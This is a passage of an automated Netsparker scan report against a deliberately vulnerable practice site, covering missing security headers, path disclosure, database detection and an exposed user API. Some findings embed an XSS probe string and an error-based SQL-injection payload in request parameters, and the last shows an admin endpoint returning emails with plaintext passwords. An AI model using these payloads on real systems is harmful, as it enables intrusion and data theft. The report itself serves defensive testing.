<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="/Supercar/Leaderboard">Leaderboard</a></li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a href="/Account/Register">Register</a></li>
<li><a href="/Account/Login">Log in</a></li>
</ul>
<form action="/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
```

```
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<hgroup>
<h1>Log in.</h1>
</hgroup>

<section>
<form
…
```

Remedy

Configure your web server to respond with Expect-CT header.

```
Expect-CT: enforce, max-age=7776000, report-uri="https://ABSOLUTE_REPORT_URL"
```

Note: We strongly suggest you to use Expect-CT header in **report-only mode**first. If everything goes well and your certificate is ready, go with the Expect-CT enforcemode. To use **report-only mode**first, omit **enforce**flag and see the browser's behavior with your deployed certificate.

```
Expect-CT: max-age=7776000, report-uri="https://ABSOLUTE_REPORT_URL"
```

External References

- Expect-CT Extension for HTTP
- Expect-CT HTTP Header
- Expect-CT Header

CLASSIFICATION

CWE	16
WASC	15
ISO27001	A.14.1.2

21. Missing X-XSS-Protection Header

BEST PRACTICE | 1

Netsparker detected a missing `X-XSS-Protection`header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

21.1. http://hack-yourself-first.com/Account/

Certainty

Request

```
GET /Account/ HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 169.4362 **Total Bytes Received** : 4411 **Body Length** : 4182 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 4182
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:36:42 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>The resource cannot be found.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-heigh
t:14pt}
.marker {font-weight: bold; color: black;text-decoration: none;}
.version {color: gray;}
.error {margin-bottom: 10px;}
.expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:pointer; }
@media screen and (max-width: 639px) {
pre { width: 440px; overflow: auto; white-space: pre-wrap; word-wrap: break-word; }
}
@media screen and (max-width: 479px) {
pre { width: 280px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>The resource cannot be found.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>HTTP 404. The resource you are looking for (or one of its dependencies) could have
 been removed, had its name changed, or is temporarily unavailable.  Please review the following U
RL and make sure that it
…
```

Remedy

Add the X-XSS-Protection header with a value of "1; mode= block".

- ```
  X-XSS-Protection: 1; mode=block
  ```

External References

- Internet Explorer 8 Security Features - MSDN
- X-XSS-Protection HTTP Header
- Internet Explorer 8 XSS Filter

CLASSIFICATION

CWE	16
WASC	15
HIPAA	164.308(A)
ISO27001	A.14.2.5
  ```

22. Referrer-Policy Not Implemented

BEST PRACTICE | 1

Netsparker detected that no Referrer-Policy header implemented.

Referrer-Policy is a security header designed to prevent cross-domain Referer leakage.

Impact

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site.

The lack of Referrer-Policy header might affect privacy of the users and site's itself

Vulnerabilities

22.1. http://hack-yourself-first.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
```

```
<li><a href="/Supercar/Leaderboard">Leaderboard</a></li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a href="/Account/Register">Register</a></li>
<li><a href="/Account/Login">Log in</a></li>
</ul>
<form action="/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
…
```

Actions to Take

In a response header:

```
Referrer-Policy: no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading
```

In a META tag

```
<meta name="Referrer-Policy" value="no-referrer | same-origin"/>
```

In an element attribute

```
<a href="http://crosssite.example.com" rel="noreferrer"></a>
```

or

```
<a href="http://crosssite.example.com" referrerpolicy="no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading"></a>
```

Remedy

Please implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags. It's also possible to control referrer information over an HTML-element by using the rel attribute.

External References

- Referrer Policy
- Referrer Policy - MDN
- Referrer Policy HTTP Header
- A New Security Header: Referrer Policy
- Can I Use Referrer-Policy

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	200
ISO27001	A.14.2.5

23. SameSite Cookie Not Implemented

BEST PRACTICE | 1

Cookies are typically sent to third parties in cross origin requests. This can be abused to do CSRF attacks. Recently a new cookie attribute named *SameSite*was proposed to disable third-party usage for some cookies, to prevent CSRF attacks.

Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Vulnerabilities

23.1. http://hack-yourself-first.com/

Identified Cookie(s)

- VisitStart

Cookie Source

- HTTP Header

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: prHTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/

Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Co
…
```

Remedy

The server can set a same-site cookie by adding the `SameSite=...`attribute to the `Set-Cookie`header. There are three possible values for the `SameSite`attribute:

- Lax:In this mode, the cookie will only be sent with a top-level get request.

  ```
  Set-Cookie: key=value; SameSite=Lax
  ```

- Strict: In this mode, the cookie will not be sent with any cross-site usage even if the user follows a link to another website.

  ```
  Set-Cookie: key=value; SameSite=Strict
  ```

- None: In this mode, the cookie will be sent with the cross-site requests. Cookies with `SameSite=None`must also specify the

Secureattribute to transfer them via a secure context. Setting a `SameSite=None`cookie without the `Secure`attribute will be rejected by the browsers.

```
Set-Cookie: key=value; SameSite=None; Secure
```

External References

- Security Cookies - SameSite Attribute - Netsparker
- Using the Same-Site Cookies Attribute to Prevent CSRF Attacks
- Same-site Cookies
- Preventing CSRF with the same-site cookie attribute
- SameSite cookies explained
- Get Ready for New SameSite=None; Secure Cookie Settings

CLASSIFICATION

CWE	16
WASC	15
ISO27001	A.14.2.5

24. [Possible] Internal Path Disclosure (Windows)

INFORMATION 1

Netsparker identified a possible Internal Path Disclosure (Windows) in the document.

Impact

There is no direct impact, however this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

Vulnerabilities

24.1. http://hack-yourself-first.com/elmah/detail?id=1be04184-6b58-4d0f-a0e6-740d91447bfc

Method	Parameter	Value
GET	id	1be04184-6b58-4d0f-a0e6-740d91447bfc

Identified Internal Path(s)

- D:\home\site\wwwroot\
- D:\home\site\wwwroot\Supercar\2\'"--><\style><\scRipt><scRipt>netsparker(0x0005D2)<\scRipt&gt

IdentifiedInternalPaths

- D:\home\site\wwwroot\
- D:\home\site\wwwroot\Supercar\2\'"--><\style><\scRipt><scRipt>netsparker(0x0005D2)<\scRipt&gt

Certainty

Request

```
GET /elmah/detail?id=1be04184-6b58-4d0f-a0e6-740d91447bfc HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/elmah
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 167.2633 **Total Bytes Received** : 13359 **Body Length** : 13035 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3753
Date: Wed, 16 Sep 2020 00:47:03 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private, s-maxage=0
X-Powe
…

<td class="key-col">APPL_MD_PATH</td><td class="value-col">/LM/W3SVC/422082151/ROOT</td>
</tr><tr class="odd-row">
<td class="key-col">APPL_PHYSICAL_PATH</td><td class="value-col">D:\home\site\wwwroot\</td>
</tr><tr class="even-row">
<td class="key-col">AUTH_PASSWORD</td><td class="value-col">*****</td>
</tr><tr class="odd-row">
<td class="key-col">AUTH_TYPE</td><td class=
…
9;&quot;--&gt;&lt;/style&gt;&lt;/scRipt&gt;&lt;scRipt&gt;netsparker(0x0005D2)&lt;/scRipt&gt;</td>
</tr><tr class="even-row">
<td class="key-col">PATH_TRANSLATED</td><td class="value-col">D:\home\site\wwwroot\Supercar\2\&#39;&quo
t;--&gt;&lt;\style&gt;&lt;\scRipt&gt;&lt;scRipt&gt;netsparker(0x0005D2)&lt;\scRipt&gt;</td>
</tr><tr class="odd-row">
<td class="key-col">QUERY_STRING</td><td class="value-col"></td>
</tr><tr class="even-row">
<td class="key-col">REMOTE_ADDR</td><td class="va
…
```

Remedy

Ensure this is not a false positive. Due to the nature of the issue, Netsparker could not confirm that this file path was actually the real file path of the target web server.

- Error messages should be disabled.
- Remove this kind of sensitive data from the output.

External References

- OWASP - Full Path Disclosure

CLASSIFICATION

CWE	200
CAPEC	118
WASC	13
HIPAA	164.306(A), 164.308(A)
OWASP Proactive Controls	C7
ISO27001	A.8.1.1

25. [Possible] Login Page Identified

INFORMATION 1

Netsparker identified a login page on the target website.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

25.1. http://hack-yourself-first.com/Account/Login

form.id

- loginForm

window.location.pathname

- /Account/Login

checkbox.id

- RememberMe

input.id

- Email

Certainty

Request

```
GET /Account/Login HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 352.6307 **Total Bytes Received** : 5801 **Body Length** : 5489 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2371
Date: Wed, 16 Sep 2020 00:36:42 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powe
…
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<hgroup>
<h1>Log in.</h1>
</hgroup>

<section>
<form action="https://hack-yourself-first.com/Account/Login" method="post" class="form-horizontal" id
="loginForm"><form action="https://hack-yourself-first.com/Account/Login" method="post" class="form-hor
izontal" id="loginForm">

<fieldset>
<legend>Please provide your email and password.</legend>
<div class="control-group">
<label class="control-label" for="Email">Email</label>
<div
…
```

CLASSIFICATION

OWASP Proactive Controls	C6

26. ASP.NET Identified

INFORMATION 1

Netsparker identified that the target website is using ASP.NET as its web application framework.

This issue is reported as extra information only.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

26.1. http://hack-yourself-first.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: pr
…
oding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
…
```

CLASSIFICATION

CWE	200
WASC	13
OWASP Proactive Controls	C7
ISO27001	A.8.1.1

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

27. Autocomplete Enabled (Password Field)

INFORMATION 1 CONFIRMED 1

Netsparker detected that autocomplete is enabled in one or more of the password fields.

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Vulnerabilities

27.1. http://hack-yourself-first.com/Account/Login

CONFIRMED

Identified Field Name

- Password

Request

```
GET /Account/Login HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 352.6307 **Total Bytes Received** : 5801 **Body Length** : 5489 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2371
Date: Wed, 16 Sep 2020 00:36:42 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powe
…
eplace="true"></span>
</div>
</div>
<div class="control-group">
<label class="control-label" for="Password">Password</label>
<div class="controls">
<input data-val="true" data-val-required="The Password field is required." id="Password" name="Passwor
d" type="password" />
<span class="field-validation-valid" data-valmsg-for="Password" data-valmsg-replace="true"></span>
</div>
</div>
<div class="control-group">
<label class="c
…
```

Actions to Take

1. Add the attribute `autocomplete="off"`to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

External References

- How to turn off form autocompletion

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
WASC	15
ISO27001	A.14.1.2

CVSS 3.0 SCORE

Base	4.6 (Medium)
Temporal	4.6 (Medium)
Environmental	4.6 (Medium)

CVSS Vector String

CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	4.6 (Medium)
Temporal	4.6 (Medium)
Environmental	4.6 (Medium)

CVSS Vector String

CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

28. Database Detected (Microsoft SQL Server)

INFORMATION 1 | CONFIRMED 1

Netsparker detected the target website is using Microsoft SQL Server as its backend database.

This is generally not a security issue and is reported here for informational purposes only.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

28.1. http://hack-yourself-first.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)

CONFIRMED

Method	Parameter	Value
GET	orderby	(select convert(int,cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns)

Request

```
GET /Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 25704.2073 **Total Bytes Received** : 14581 **Body Length** : 14339 **Is Compressed** : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 14339
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:37:49 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-heigh
t:14pt}
.marker {font-weight: bold; color: black;text-decoration: none;}
.version {color: gray;}
.error {margin-bottom: 10px;}
.expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:pointer; }
@media screen and (max-width: 639px) {
pre { width: 440px; overflow: auto; white-space: pre-wrap; word-wrap: break-word; }
}
@media screen and (max-width: 479px) {
pre { width: 280px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></
span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the execution of the current web request. P
lease r
…
```

CLASSIFICATION

CWE	200
WASC	13
ISO27001	A.8.1.1

CVSS 3.0 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

29. Disabled X-XSS-Protection Header

INFORMATION 1

Netsparker detected a disabled `X-XSS-Protection`header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

Internet Explorer's built-in cross-site scripting protection can be disabled by using the following HTTP Header : `X-XSS-Protection: 0`

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

29.1. http://hack-yourself-first.com/

Header

- X-XSS-Protection: 0

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: pr
…
_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0

Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!
…
```

Remedy

Add the X-XSS-Protection header with a value of "1; mode= block".

- ```
  X-XSS-Protection: 1; mode=block
  ```

External References

- MSDN - Internet Explorer 8 Security Features
- X-XSS-Protection HTTP Header
- Internet Explorer 8 XSS Filter
  ```

CLASSIFICATION

CWE	693
WASC	15
OWASP Proactive Controls	C9
ISO27001	A.14.1.2

30. Email Address Disclosure

INFORMATION 1

Netsparker identified an Email Address Disclosure.

Impact

Email addresses discovered within the application can be used by both spam email engines and also brute-force tools. Furthermore, valid email addresses may lead to social engineering attacks.

Vulnerabilities

30.1. http://hack-yourself-first.com/api/admin/users

Email Address(es)

- troyhunt@hotmail.com
- sebastianvettel@f1.com
- kimiraikkonen@f1.com
- fernandoalonso@f1.com
- lewishamilton@f1.com
- felipemassa@f1.com
- markwebber@f1.com
- romaingrosjean@f1.com
- pauldiresta@f1.com
- nicorosberg@f1.com
- jensonbutton@f1.com
- sergioperez@f1.com
- danielricciardo@f1.com
- adriansutil@f1.com
- nicohulkenberg@f1.com
- jean-ericvergne@f1.com
- estebangutierrez@f1.com
- valtteribottas@f1.com
- pastormaldonado@f1.com
- julesbianchi@f1.com
- charlespic@f1.com
- giedovandergarde@f1.com
- maxchilton@f1.com

Certainty

Request

```
GET /api/admin/users HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/robots.txt
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 168.2566 **Total Bytes Received** : 3154 **Body Length** : 2829 **Is Compressed** : No

```
HTTP/1.1 200 OK
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 1023
Date: Wed, 16 Sep 2020 00:37:00 GMT
Vary: Accept-Encoding
Content-Type: application/json; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Co
…
Wed, 16 Sep 2020 00:37:00 GMT
Vary: Accept-Encoding
Content-Type: application/json; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache

[{"UserId":1,"Email":"troyhunt@hotmail.com","FirstName":"Troy","LastName":"Hunt","IsAdmin":null,"Passwo
rd":"passw0rd"},{"UserId":2,"Email":"sebastianvettel@f1.com","FirstName":"Sebastian","LastName":"Vette
l","IsAdmin":null,"Password":"sunshine"},{"UserId":3,"Email":"kimiraikkonen@f1.com","FirstName":"Kim
